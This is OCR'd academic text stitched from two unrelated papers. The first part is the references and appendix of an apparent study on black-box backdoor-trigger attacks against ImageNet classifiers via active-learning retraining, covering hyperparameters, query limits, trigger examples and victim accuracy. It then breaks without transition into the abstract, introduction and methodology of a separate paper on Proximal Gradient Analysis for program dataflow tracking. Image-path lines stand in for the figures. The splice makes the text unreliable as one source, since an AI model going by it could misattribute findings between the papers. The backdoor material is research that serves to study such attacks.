[22] Sheng-Jun Huang, Rong Jin, and Zhi-Hua Zhou, 2014, Active Learning by Querying Informative and Representative Examples, *TPAMI'14*.

[23] Andrew Ilyas, Logan Engstrom, Anish Athalye, and Jessy Lin, 2018, Black-box Adversarial Attacks with Limited Queries and Information, *ICML'18*.

[24] Andrew Ilyas, Shibani Santurkar, Dimitris Tsipras, Logan Engstrom, Brandon Tran, and Aleksander Madry, 2019, Adversarial examples are not bugs, they are features, *NeurIPS'19*.

[25] ILSVRC2012 - Imagenet Large Scale Visual Recognition Challenge 2012 — dbcollection 0.2.6 documentation.

[26] Imagenet dataset, 2020. http://image-net.org/about-overview.

[27] Muhammad Imran, Carlos Castillo, Ji Lucas, Patrick Meier, and Sarah Vieweg, 2014, Aidr: Artificial intelligence for disaster response, *WWW'14*.

[28] Matthew Jagielski, Alina Oprea, Battista Biggio, Chang Liu, Cristina Nita-Rotaru, and Bo Li, 2018, Manipulating Machine Learning: Poisoning Attacks and Countermeasures for Regression Learning, *S&P'18*.

[29] Marius Kloft and Pavel Laskov, 2007, A " Poisoning " Attack Against Online Anomaly Detection, *NeurIPS'07*.

[30] Alex Krizhevsky, 2009, Learning multiple layers of features from tiny images.

[31] Anders Krogh and Jesper Vedelsby, 1994, Neural network ensembles, cross validation and active learning, *NeurIPS'94*.

[32] Labelbox, 2020. https://labelbox.com/.

[33] David Lewis and William Gale, 1994, A Sequential Algorithm for Training Text Classiiers, *SIGIR'94*.

[34] Erik Lindernoren. eriklindernoren/PyTorch-GAN: PyTorch implementations of Generative Adversarial Networks.

[35] Kang Liu, Brendan Dolan-Gavitt, and Siddharth Garg, 2018, Fine-pruning: Defending against backdooring attacks on deep neural networks, *RAID'18*.

[36] Yingqi Liu, Shiqing Ma, Yousra Aafer, Wen-Chuan Lee, Juan Zhai, Weihang Wang, and Xiangyu Zhang, 2018, Trojaning attack on neural networks, *NDSS'18*.

[37] Aleksander Madry, Aleksandar Makelov, Ludwig Schmidt, Dimitris Tsipras, and Adrian Vladu, 2018, Towards Deep Learning Models Resistant to Adversarial Attacks, *ICLR'18*.

[38] Saeed Mahloujifar, Mohammad Mahmoody, and Ameer Mohammed, 2019, Universal Multi-Party Poisoning Attacks, *ICML'19*.

[39] Brad Miller, Alex Kantchelian, Sadia Afroz, Rekha Bachwani, Edwin Dauber, Ling Huang, Michael Carl Tschantz, Anthony D. Joseph, and J.D. Tygar, 2014, Adversarial active learning, *AISec'14*.

[40] Luis Muñoz González, Battista Biggio, Ambra Demontis, Andrea Paudice, Vasin Wongrassamee, Emil C. Lupu, and Fabio Roli, 2017, Towards poisoning of deep learning algorithms with back-gradient optimization, *AISec'17*.

[41] Yuval Netzer, Tao Wang, Adam Coates, Alessandro Bissacco, Bo Wu, and Andrew Ng, 2011, Reading Digits in Natural Images with Unsupervised Feature Learning, *NIPS'11*.

[42] Hieu T Nguyen and Arnold Smeulders, 2004, Active Learning Using Pre-clustering, *ICML'04*.

[43] Augustus Odena, Christopher Olah, and Jonathon Shlens, 2017, Conditional Image Synthesis With Auxiliary Classifier GANs, *ICML'17*.

[44] Nicolas Papernot, Patrick McDaniel, Ian Goodfellow, Somesh Jha, Z. Berkay Celik, and Ananthram Swami, 2017, Practical black-box attacks against machine learning, *ASIA CCS'17*.

[45] Nicolas Papernot, Patrick Mcdaniel, Somesh Jha, Matt Fredrikson, Z. Berkay Celik, and Ananthram Swami, 2016, The limitations of deep learning in adversarial settings, *EuroSP'16*.

[46] Lei Pi, Zhuo Lu, Yalin Sagduyu, and Su Chen, 2017, Defending active learning against adversarial inputs in automated document classification, *GlobalSIP'17*.

[47] Tobias Scheffer, Christian Decomain, and Stefan Wrobel, 2001, Active hidden markov models for information extraction, *IDA'01*.

[48] Burr Settles, 2009, Active learning literature survey.

[49] Burr Settles, 2011, From Theories to Queries: Active Learning in Practice, *JMLR'11*.

[50] Burr Settles and Mark Craven, 2008, An Analysis of Active Learning Strategies for Sequence Labeling Tasks, *EMNLP'08*.

[51] Ali Shafahi, W. Ronny Huang, Mahyar Najibi, Octavian Suciu, Christoph Studer, Tudor Dumitras, and Tom Goldstein, 2018, Poison frogs! targeted clean-label poisoning attacks on neural networks, *NeurIPS'18*.

[52] Jacob Steinhardt, Pang Wei Koh, and Percy Liang, 2017, Certified defenses for data poisoning attacks, *NeurIPS'17*.

[53] Torch Contributors. torchvision.models - PyTorch master documentation, 2018.

[54] Alexander Turner, Dimitris Tsipras, and Aleksander Madry, 2019, Clean-Label Backdoor Attacks, *ICLR'19*.

[55] Akshaj Kumar Veldanda, Kang Liu, Benjamin Tan, Prashanth Krishnamurthy, Farshad Khorrami, Ramesh Karri, Brendan Dolan-Gavitt, and Siddharth Garg, 2020, Nnoculation: Broad spectrum and targeted treatment of backdoored dnns, *arXiv'20*.

[56] Nguyen Viet Cuong, Wee Sun Lee, and Nan Ye, 2014, Near-optimal Adaptive Pool-based Active Learning with General Loss, *UAI'14*.

[57] Bolun Wang, Yuanshun Yao, Shawn Shan, Huiying Li, Bimal Viswanath, Haitao Zheng, and Ben Y. Zhao, 2019, Neural cleanse: Identifying and mitigating backdoor attacks in neural networks, *S&P'19*.

[58] Yizhen Wang and Kamalika Chaudhuri, 2018, Data poisoning attacks against online learning, *arXiv'18*.

[59] Huang Xiao, Battista Biggio, Gavin Brown, Giorgio Fumera, Claudia Eckert, and Fabio Roli, 2015, Is feature selection secure against training data poisoning?, *ICML'15*.

[60] Weilin Xu, David Evans, and Yanjun Qi, 2018, Feature Squeezing: Detecting Adversarial Examples in Deep Neural Networks, *NDSS'18*.

[61] Yuanshun Yao, Huiying Li, Haitao Zheng, and Ben Y. Zhao, 2019, Latent backdoor attacks on deep neural networks, *CCS'19*.

[62] Hengtong Zhang, Tianhang Zheng, Jing Gao, Chenglin Miao, Lu Su, Yaliang Li, and Kui Ren, 2019, Data Poisoning Attack against Knowledge Graph Embedding, *IJCAI'19*.

[63] Shihao Zhao, Xingjun Ma, Xiang Zheng, James Bailey, Jingjing Chen, and Yu-Gang Jiang, 2020, Clean-Label Backdoor Attacks on Video Recognition Models, *CVPR'20*.

A Black-box ImageNet Results

We include the sample images (Figure 6) and the testing accuracy on clean samples (Table 7) for the Black-box attack experiments discussed in Section 5.3. These samples and statistics are complementary to the Gray-box variant presented in Section 5.2.

B Key Hyperparameters

Margin Threshold. We first evaluate the impact of margin threshold. As shown in Figure 14, using Rottweiler as the target class, a larger margin threshold can further increase the number triggered samples that get selected for retraining. Our threshold 0.3 is on the relatively conservative side.

Limiting Number of Queries. We present evaluations on the Black-Box attack by limiting the number of queries made during generator training. Note that if the magnitude constraints are not met (i.e., a magnitude greater than $cutoff + range$), the generator does not query the victim. This cuts out thousands of queries during the early epochs of training. The number of queries made can be further restricted by early termination of generator training. Figure 15 demonstrates that terminating a generator early does not necessarily hamper the victim's ability to learn the trigger. However, it does affect the stealthiness of the trigger. Generating a stealthy trigger with fewer queries is possible, but we've found it to depend heavily on the starting conditions of the generator. We include examples from the generator which yielded high quality triggers with few queries.




Figure 13: Black-box example triggered images for the Imagenet classes described in Table 1 in Section 5.3. The first two columns depict images from the target class, used during victim re-training. The top left number indicates the scale used during training and the bottom number indicates the *average* number of triggered samples used in each epoch. The average is displayed because each target was trained for a different number of epochs. The last two columns depict images from a non-target class used to evaluate the success rate of the trigger during the victim's testing phase. The number in their top left indicates the test scale used.




Figure 14: Number of selected samples as the margin threshold increases (Rottweiler triggers).




Figure 15: Adversarial success rates and corresponding trigger examples as the generator trains. From left to right, the plots represent an increasing number of queries made during generator training. Each plot represents the success rates achieved if generator training was early terminated after that number of queries.

Target	Black-Box			
	Train Scale	Triggered Inputs	Top-1 (%)	Top-5 (%)
RV	6.0	**747**	76.49	93.07
	8.0	**804**	76.42	92.99
	9.0	**813**	76.32	93.09
Rottweiler	2.0	**645**	76.56	93.01
	2.5	**691**	76.46	93.12
	3.0	**731**	76.46	93.05
Crayfish	2.0	**438**	76.49	93.06
	2.5	**524**	76.47	93.07
	3.0	**530**	76.50	93.09

Table 7: Victim accuracy on un-triggered (clean) data after each attack. Recall, victim accuracy before the attack is 76.13% and 92.86% for Top-1 and Top-5, respectively. The "Triggers" column denotes the number of triggered inputs selected for labeling and retraining. Each epoch is trained with about 1.2 million images.

Fine Grained Dataflow Tracking with Proximal Gradients

Gabriel Ryan[†], Abhishek Shah[†], Dongdong She[†], Koustubha Bhat[‡], Suman Jana[†]
[†] *Columbia University,* [‡] *Vrije Universiteit Amsterdam*

Abstract

Dataflow tracking with Dynamic Taint Analysis (DTA) is an important method in systems security with many applications, including exploit analysis, guided fuzzing, and side-channel information leak detection. However, DTA is fundamentally limited by the Boolean nature of taint labels, which provide no information about the significance of detected dataflows and lead to false positives/negatives on complex real world programs.

We introduce proximal gradient analysis (PGA), a novel, theoretically grounded approach that can track more accurate and fine-grained dataflow information. PGA uses proximal gradients, a generalization of gradients for non-differentiable functions, to precisely compose gradients over non-differentiable operations in programs. Composing gradients over programs eliminates many of the dataflow propagation errors that occur in DTA and provides richer information about how each measured dataflow effects a program.

We compare our prototype PGA implementation to three state of the art DTA implementations on 7 real-world programs. Our results show that PGA can improve the F1 accuracy of data flow tracking by up to 33% over taint tracking (20% on average) without introducing any significant overhead ($< 5\%$ on average). We further demonstrate the effectiveness of PGA by discovering 22 bugs (20 confirmed by developers) and 2 side-channel leaks, and identifying exploitable dataflows in 19 existing CVEs in the tested programs.

1 Introduction

Dataflow analysis with dynamic taint analysis (DTA) is a fundamental building block in many common systems security tasks, such as automated vulnerability analysis, guided fuzzing, discovering information leaks, and malware analysis [4, 14, 20, 38, 42, 56]. DTA analyzes dataflow between a specified set of sources and sinks in a program by instrumenting the program and tracking taint as it executes [30, 34].

However, DTA is fundamentally limited by the Boolean information contained in taint labels: data either is tainted by a given source or not; there are no intermediate states or other sources of information. This means there is no way to identify and prioritize which dataflows are most significant. For example, given a series of operations `x1 = a*8; x2 = b/8; y = x1 + x2;` changes to the value of `a` will have a larger effect on the value of `y` than changes to value of `b`, but taint labels cannot make this distinction. Moreover, it limits the ability of DTA frameworks to account for dataflows that are dependent on how operations compose. For example, in `x1 = x * 2; x2 = x1 & 1;` variable `x2` will only be affected by changes in the first bit of `x1`, but changes to `x` will not affect `x2` due to the intermediate multiplication by 2.

While most DTA systems incorporate some special rules to handle these types of cases, we find in our evaluation (Section 5.2.1) that current DTA systems with these rules still make many errors in predicting dataflows, even at high compiler optimization levels that eliminate most intermediate operations. These errors have prevented DTA from being successfully applied in applications such as detecting keyloggers and memory corruption attacks [6, 12, 48, 49].

The limitations of DTA led several researchers to propose Quantitative Information Flow (QIF) based methods as a more fine grained form of dataflow [33]. However, while QIF is able to track data more precisely, computing these measures is computationally expensive and does not scale effectively to large programs [26].

In this paper, we propose an alternate measure of dataflow that addresses the limitations of DTA while retaining its advantages in scalability. We observe that **gradient**, a multi-variate generalization of derivatives from elementary calculus, is a popular method for tracking the influence of inputs through differentiable models [16]. In particular, gradients have been used in neural

```
taint source: x1, x2, x3
taint sink: y

// input: x1, x2, x3 = 10
int y = x1 + x2*x2 - 100*x3;
if (y > THRESH) {
    // vulnerability
}
```




Figure 1: **Example program in which gradient can guide a search to reach a vulnerability. While taint tracking identifies `y` as tainted by all three inputs, gradient measures the magnitude and direction of each influence, identifying that `x3` is the most influential input and that minimizing it will maximize `y` due to its negative gradient.**

networks to perform a variety of tasks that are analogous to the applications of DTA in program analysis, including generating inputs to trigger errors, explaining output behaviors, and maximizing test coverage [5,21,37,46,47,51].

The additional information provided by gradients confer two crucial advantages: (i) **Fine-grained tracking.** Gradients measure both the *magnitude* and *direction* of influence, which indicate how changes to an operation's input will effect its output. This means gradients can be used to identify which marked sources are most influential, and how they will effect program behavior. This is illustrated in Figure 1, in which the magnitude of the gradient identifies the most influential input, and the direction of the gradient indicates how that input can be changed to reach a vulnerability. (ii) **Precise composition.** Gradients can be used to identify when an operation input will have no effect on its output due to composition. For `x1 = x * 2; x2 = x1 & 1;` the gradient of `x1` will be 2 and the gradient of `x2` will be 0, which correctly identifies that the first bit will never change in the operation `x1 & 1` and therefore there will be no dataflow.

However, in general, programs contain many non-differentiable operations with different types of non-smooth behavior (e.g. bitwise operations, integer arithmetic, and branches as shown in Figure 2) that cannot be differentiated directly. Therefore, we build on the rich non-smooth calculus literature to define generalized gradients for programs that satisfy weaker forms of chain rule [22, 31, 52]. To evaluate generalized gradients on programs, we use **proximal gradients**, which compute gradient on non-differentiable operations by finding the local minima [36]. Proximal gradients provide a theoretically grounded framework for gradient evaluation that allows us to precisely track dataflow across real-world programs with minimal compositional errors.

We implement a prototype of Proximal Gradient Analysis (PGA) as an LLVM pass that instruments programs during compilation to compute proximal gradients. We compare PGA to three state-of-the-art DTA systems on 7 widely used applications and show that PGA achieves up to 33% better F1 accuracy (20% on average) than DataFlowSanitizer, the best performing DTA system, without incurring any significant (<5%) extra overhead. We apply PGA to guided fuzzing and show that using PGA achieves up to 56% higher edge coverage (10% on average) than DTA in a controlled comparison, as well as improving the coverage achieved by a state-of-the-art fuzzer `NEUZZ` by 13% on average [45]. Finally, we use PGA to discover 22 bugs and 2 side-channel leaks, and analyze 19 existing CVEs.

The rest of this paper is organized as follows. First, Section 2 summarizes the background on different generalizations of gradients to non-smooth analysis. Next, we describe our methodology for computing proximal gradients on real-world programs in Section 3. We describe the details of our implementation of proximal gradient analysis in Section 4, Section 5 contains the details of our evaluation setup and results, and we discuss the tradeoffs of PGA and DTA in Section 6. Finally, we summarize related work in Section 7 and conclude in Section 8.

Our main contributions are:

1. We are the first, to the best of our knowledge, to use non-smooth analysis for dataflow tracking in real-world programs. Specifically, we design, implement, and evaluate Proximal Gradient Analysis (PGA), a novel, theoretically grounded technique for measuring fine grained influence in real-world programs.

2. We implement our PGA framework for automatically computing and tracking proximal gradients as an LLVM pass. An open source release of PGA is available at `https://github.com/gryan11/PGA`.

3. We perform extensive experimental evaluation of PGA and compare it to three state of the art DTA implementations, DataFlowSanitizer, `libdft`, and `Neutaint`, on 7 popular, real-world programs. PGA achieves up to 33% higher F1 accuracy than DTA (20% on average) without introducing significant additional overhead (on average <5%). PGA also achieves up to 56% improvement in new edge coverage relative to DTA (10% on average) for data-flow-guided fuzzing, as well as improving the coverage achieved by a state-of-the-art fuzzer `NEUZZ` by 12.9% on average.

4. We demonstrate that PGA's fine-grained tracking is helpful for finding and analyzing different types of bugs and information leaks. In our experiments, PGA found 22 bugs and 2 side-channel leaks in our tested programs. PGA also detected the exploitable dataflow in 19 known CVEs, including 2 where DTA fails.




Figure 2: **Different types of discrete and discontinuous operations that occur in real-world programs**

2 Background

Our approach to gradient-based dataflow analysis draws on several techniques from the mathematical analysis and optimization literature. We provide a summary of the relevant methods below. We first summarize standard methods for computing gradients over compositions of smooth functions, and then review techniques from the non-smooth analysis literature that can be applied to computing gradients over programs.

2.1 Smooth Analysis

Gradients. The derivative for a smooth scalar function $f(x)$ is defined as $f'(x) = \lim_{\delta x \to 0} \frac{f(x+\delta x)-f(x)}{\delta x}$, where $f : \mathbb{R} \to \mathbb{R}$. If a function has a derivative for all points in its domain, then it is considered a differentiable function. The gradient is a generalization of the derivative to multivariate functions, where $f : \mathbb{R}^n \to \mathbb{R}$ and $\nabla f : \mathbb{R}^n \to \mathbb{R}^n$, that can be understood as the slope of the function at the point where it is evaluated. When a function is vector-valued (i.e. $f : \mathbb{R}^n \to \mathbb{R}^m$), the Jacobian generalizes gradient by evaluating the gradient of each of the m outputs: $\mathcal{J}f : \mathbb{R}^n \to \mathbb{R}^{n \times m}$. For the rest of the paper, functions are multi-variate unless otherwise noted.

Chain Rule. Gradients of compositions of differentiable functions can be computed from gradients of the individual functions. This is known as the chain rule of calculus and is defined as follows, where $\circ$ indicates the composition of two functions f and g, and f' and g' are their respective gradients:

$$(f \circ g)' = (f' \circ g) * g' \tag{1}$$

Elementwise multiplication is used when f and g are multivariate.

Automatic Differentiation. Automatic Differentiation (AutoDiff) uses the chain rule to compute the gradient for potentially large compositions of differentiable functions. AutoDiff has been a longstanding tool in computational modeling and is a core component of deep learning frameworks such as Tensorflow [2, 53]. However, existing AutoDiff methods and frameworks are limited to working with mostly continuous functions with limited discontinuity (e.g. ReLUs in neural networks).

2.2 Non-smooth Analysis

Extensive work has been done in the field of mathematical analysis on methods for approximating gradients over non-smooth functions. In this section we consider general multivariate functions of type $f : \mathbb{R}^n \to \mathbb{R}$. We first describe a generalized type of continuity, called Lipschitz continuity, that applies to non-smooth operations in programs, and then define a generalization of gradients that apply to Lipschitz continuous functions.

Lipschitz Continuity. A function is Lipschitz continuous if its output does not change too much for small changes in the input. Formally, a function f is Lipschitz continuous if there exists a constant K (called the Lipschitz constant) that bounds how much the value of f can change between any two points in its domain. Figure 3a shows a simple Lipschitz continuous function along with the corresponding Lipschitz constant. In general the operations in any useful computation will yield a Lipschitz continuous function.

Generalized Gradients. On Lipschitz continuous functions, *generalized gradients* are used to approximate gradients [13, 40]. Generalized gradients consist of generalized directional derivatives, which evaluate the gradient in a single direction as shown in Figure 3b. A generalized directional derivative in a direction $\mathbf{v} \in \mathbb{R}^n$ is defined as follows:


$$f'(x;\mathbf{v}) = \lim \sup_{y \to x, \lambda \downarrow 0} \frac{f(y+\lambda \mathbf{v}) - f(y)}{\lambda} \tag{2}$$

Here x and y are two points in the domain of f where x is the point the derivative is evaluated, and λ is a distance along the vector $\mathbf{v}$ that the derivative is taken in. The chain rule for directional derivatives with functions $g : \mathbb{R}^n \to \mathbb{R}^n$ and $f : \mathbb{R}^n \to \mathbb{R}$ is defined:

$$(f \circ g)'(x;\mathbf{v}) = f'\big(g(x); g'(x;\mathbf{v})\big) \tag{3}$$

When applied to generalized directional derivatives the composing functions must be monotonic. Several relaxed versions of the chain rule apply to generalized derivatives under different weaker assumptions about the composite functions [22, 31, 52].

A generalized gradient is approximated with a set of directional derivatives based on a matrix $\mathbf{V} \in \mathbb{R}^{n \times p} =$



(a) **Lipshitz func.** (b) **Directional deriv.**

Figure 3: **Example of a Lipschitz function with K=5 and directional derivatives on a discrete function.**

$[\mathbf{v}_1, \mathbf{v}_2, \ldots, \mathbf{v}_p]$ of p vectors in the domain of f representing the directions in which the derivatives are evaluated.

$$f'(x;\mathbf{V}) = \left[f'(x;\mathbf{v}_1), f'(x;\mathbf{v}_2), \ldots, f'(x;\mathbf{v}_p)\right] \quad (4)$$

When f is a composition of functions, the chain rule from Eq. 3 can be applied to each of the generalized directional derivatives:

$$(f \circ g)'(x;\mathbf{V}) = [(f \circ g)'(x;\mathbf{v}_1)), ..., (f \circ g)'(x;\mathbf{v}_p)] \quad (5)$$

3 Methodology

At a high level, our gradient propagation framework, PGA, is similar to Autodiff, computing the gradient of each operation and using the results as inputs to the next gradient computation. However, unlike Autodiff, we approximate the gradients of discrete functions with proximal gradients.

Proximal Gradients. Since programs are generally composed of discrete operations on integers, we define a gradient approximation called proximal gradients that can be evaluated on these discrete functions. Proximal gradients use the minima of a function within a nearby region defined with a special operator called the proximal operator [36]. This can be evaluated on both discrete and continuous functions $f : X^n \to X$, where X is a set with euclidean norm that can represent integers or floats.

$$\text{prox}_f(x) = \arg\min_y \left(f(y) + \tfrac{1}{2}||x-y||_2^2\right) \quad (6)$$

The notation $\arg\min_y$ indicates that the operator evaluates to the value of y that minimizes the sum of the function $f(y)$ and the distance cost.

We use the proximal operator to compute each generalized directional derivative $f'(x;\mathbf{v})$. Given a function f representing a program operation, we constrain the proximal operator from Eq. 6 to a direction $\mathbf{v}$:

$$\text{prox}_f(x;\mathbf{v}) = \arg\min_y \left(f(y) + \tfrac{1}{2}||x-y||_2^2\right) \quad (7)$$
$$\text{where } y = x + t\mathbf{v} : t \in \mathbb{N}, y \in X^n$$

We then define the proximal directional derivative based on the difference with $\text{prox}_f(x;\mathbf{v})$ constrained in the direction $\mathbf{v}$ and scaled by the direction magnitude $||\mathbf{v}||_2$:

$$\text{prox}'_f(x;\mathbf{v}) = \frac{f(\text{prox}_f(x;\mathbf{v})) - f(x)}{||\text{prox}_f(x;\mathbf{v}) - x||_2} * ||\mathbf{v}||_2 \quad (8)$$

This takes the same form as the generalized directional derivative (Eq. 2), but evaluated with the proximal operator. A proximal gradient is defined for a set of direction vectors V like the generalized gradient (Eq. 4) using proximal directional derivatives:

$$\text{prox}'_f(x;\mathbf{V}) = \left[\text{prox}'_f(x;\mathbf{v}_1), \ldots, \text{prox}'_f(x;\mathbf{v}_p)\right] \quad (9)$$

Using proximal gradients allows us to evaluate gradients on discrete operations in programs as if they were continuous nonsmooth functions and apply the associated chain rule for generalized gradients in Eq. 5. For the rest of this paper, we refer to 'proximal gradients' simply as 'gradients' unless otherwise specified.

3.1 Program Gradient Evaluation

To compute gradients over programs with PGA, we model a program as a discrete function $P : X^n \to X^n$, and model the program state $x \in X^n$ as a vector (e.g. x could model a byte array of size n representing the program memory and registers). P is composed of N functions $P_i : X^n \to X^n, i \in \{1..N\}$ representing individual operations on the program state:

$$P(x) = P_N \circ P_{N-1} \circ \cdots \circ P_2 \circ P_1(x)$$

Each program operation P_i is modeled as a combination of n non-smooth scalar valued functions $f_{ij} : X^n \to X, j \in \{1..n\}$ that define how P_i modifies each variable in the program state.

$$P_i(x) = \left[f_{i,1}(x), f_{i,2}(x), ..., f_{i,n}(x)\right]$$

We evaluate each f'_{ij} in P'_i using the proximal directional derivative (Eq. 8):


$$P'_i(x;\mathbf{v}) = \left[\text{prox}'_{f_{i,1}}(x;\mathbf{v}), ..., \text{prox}'_{f_{i,n}}(x;\mathbf{v})\right]$$

To compose derivatives for a given operation P_i from the previous operation P_{i-1}, we individually compose the derivatives of each f_{ij} in P_i from the previous operation P_{i-1}:

$$(P_i \circ P_{i-1})'(x;\mathbf{v}) = \left[(f_{i,1} \circ P_{i-1})'(x;\mathbf{v}), ..., (f_{i,n} \circ P_{i-1})'(x;\mathbf{v})\right] \quad (10)$$

where each $(f_{ij} \circ P_{i-1})'(x;\mathbf{v})$ is defined based on the directional derivative chain rule in Eq. 5:


$$(f_{ij} \circ P_{i-1})'(x;\mathbf{v}) = f'_{ij}\left(P_{i-1}(x); P'_{i-1}(x;\mathbf{v})\right)$$



(a) Sample with derivative `dx/dinput=2`.

(b) Compute min/max $f'(x)$ from samples.

Figure 4: **Derivative sampling procedure on an `x%4` operation where the `x` derivative wrt. input `dx/dinput=2`. Samples are first collected at intervals of 2 and then used to compute the max/min directional derivative.**



(a) Composition of `mul` 2 with `mod` 4. When `dx/dxin=2`, `dy/dx=1`.

(b) Composition of `mul` 4 with `mod` 4. When `dx/dxin=4`, `dy/dx=0`.

Figure 5: **Proximal Derivative evaluation on composition of a `mul` and `mod` operation at `xin=0`, with samples in red. The step size for the proximal derivative on `x%4` is determined by the derivative `dx/dxin`. In subfigure (b), when `xin` is first multiplied by 4, `dx/dxin=4` and the sample step size for `x%4` is 4. This causes the proximal derivative to evaluate to 0, which correctly indicates there is no dataflow over `x%4` after `mul` by 4.**

Using the chain rule from Eq. 10, we can compute a directional derivative for each final state of the program P by chaining derivatives of the individual operations.

$$P'(x;\mathbf{v}) = (P_N \circ P_{N-1} \circ \cdots \circ P_2 \circ P_1)'(x;\mathbf{v})$$

We then compute the proximal gradient using Eq. 9 for each program state by combining derivatives for a set of direction vectors represented by a matrix $\mathbf{V}$:

$$P'(x;\mathbf{V}) = \left[P'(x;\mathbf{v}_1), P'(x;\mathbf{v}_2), ..., P'(x;\mathbf{v}_p)\right]$$

This is the same approach used in Automatic Differentiation, but extended to discrete functions and generalized gradients. This chained gradient approximation is designed to be error-free for all locally Lipschitz convex functions as well as some locally Lipschitz non-convex functions that meet the requirements for the non-smooth chain rule (e.g., monotonicity).

3.2 Proximal Derivative Evaluation

When applying proximal directional derivatives in practice, we make two modifications to the proximal directional derivative defined in Eq. 8 to model program behavior more closely.

Algorithm 1 Proximal Derivative computation on a non-smooth operation.

Input: op ← program operation
$x1, x2$ ← operation inputs
$dx1, dx2$ ← $x1, x2$ components of $\mathbf{v}$
N ← maximum samples

1: **if** $dx1 = 0$ **and** $dx2 = 0$ **then**
2: **return** $dy \leftarrow 0$
3: **end if**
4: $y \leftarrow \text{op}(x1, x2)$
5: initialize size N arrays S and S_{cost}
6: **for** $i = 1$ to N **do**
7: $x1_i \leftarrow x1 + dx1 * i$
8: $x2_i \leftarrow x2 + dx2 * i$
9: $y_i \leftarrow \text{op}(x1_i, x2_i)$
10: $distance_i^2 \leftarrow (x1 - x1_i)^2 + (x2 - x2_i)^2$
11: add $-|y - y_i| + \frac{1}{2} distance_i^2$ to S_{cost} array
12: add y_i to S array
13: **end for**
14: $i_{prox} \leftarrow$ index of min sample in S_{cost}
15: $y_{prox} \leftarrow$ recover sample i_{prox} from S
16: **return** $dy \leftarrow (y_{prox} - y)/i_{prox}$

First, we only consider the inputs to the operation itself in a function $f^* : X^k \rightarrow X, k \in \{1..n\}$ and associated v^*, where k is the number of inputs to the operation. To simplify notation we drop the $*$, and for the rest of the paper assume f and $\mathbf{v}$ to refer to their k dimensional variants on the current operation.

Second, we modify the proximal operator to select a nearby point that maximizes *absolute change* in f, which we denote $|\delta f|$:

$$\text{prox}_{|\delta f|}(x;\mathbf{v}) = \arg\min_y \left(-|f(x) - f(y)| + \tfrac{1}{2}||x - y||_2^2\right) \quad (11)$$

$$\text{where } y = x + t * \mathbf{v} : t \in \mathbb{N}, y \in X^n$$

This modified proximal operator selects the largest generalized derivative of f based on either the maximum or minimum of f in the direction $\mathbf{v}$ (these correspond to the *supremum* or *infinum* of a generalized derivative). Accounting for both is necessary in dataflow analysis to avoid missing possible dataflows.

Proximal Derivative Algorithm. Algorithm 1 defines how we compute the proximal derivative for an operation op that has two input variables $x1$ and $x2$, and returns an output y. We denote the derivatives of the inputs $x1$ and $x2$ and output y to be $dx1$, $dx2$, and dy, where $dx1$ and $dx2$ are components of $\mathbf{v}$, and dy is computed using the proximal derivative with a maximum

sample budget N. The same algorithm can be applied to operations with any number of inputs from 1 to n by adjusting the number input variables. Figure 4 shows an example of the proximal derivative procedure being applied to a `x%4` operation.

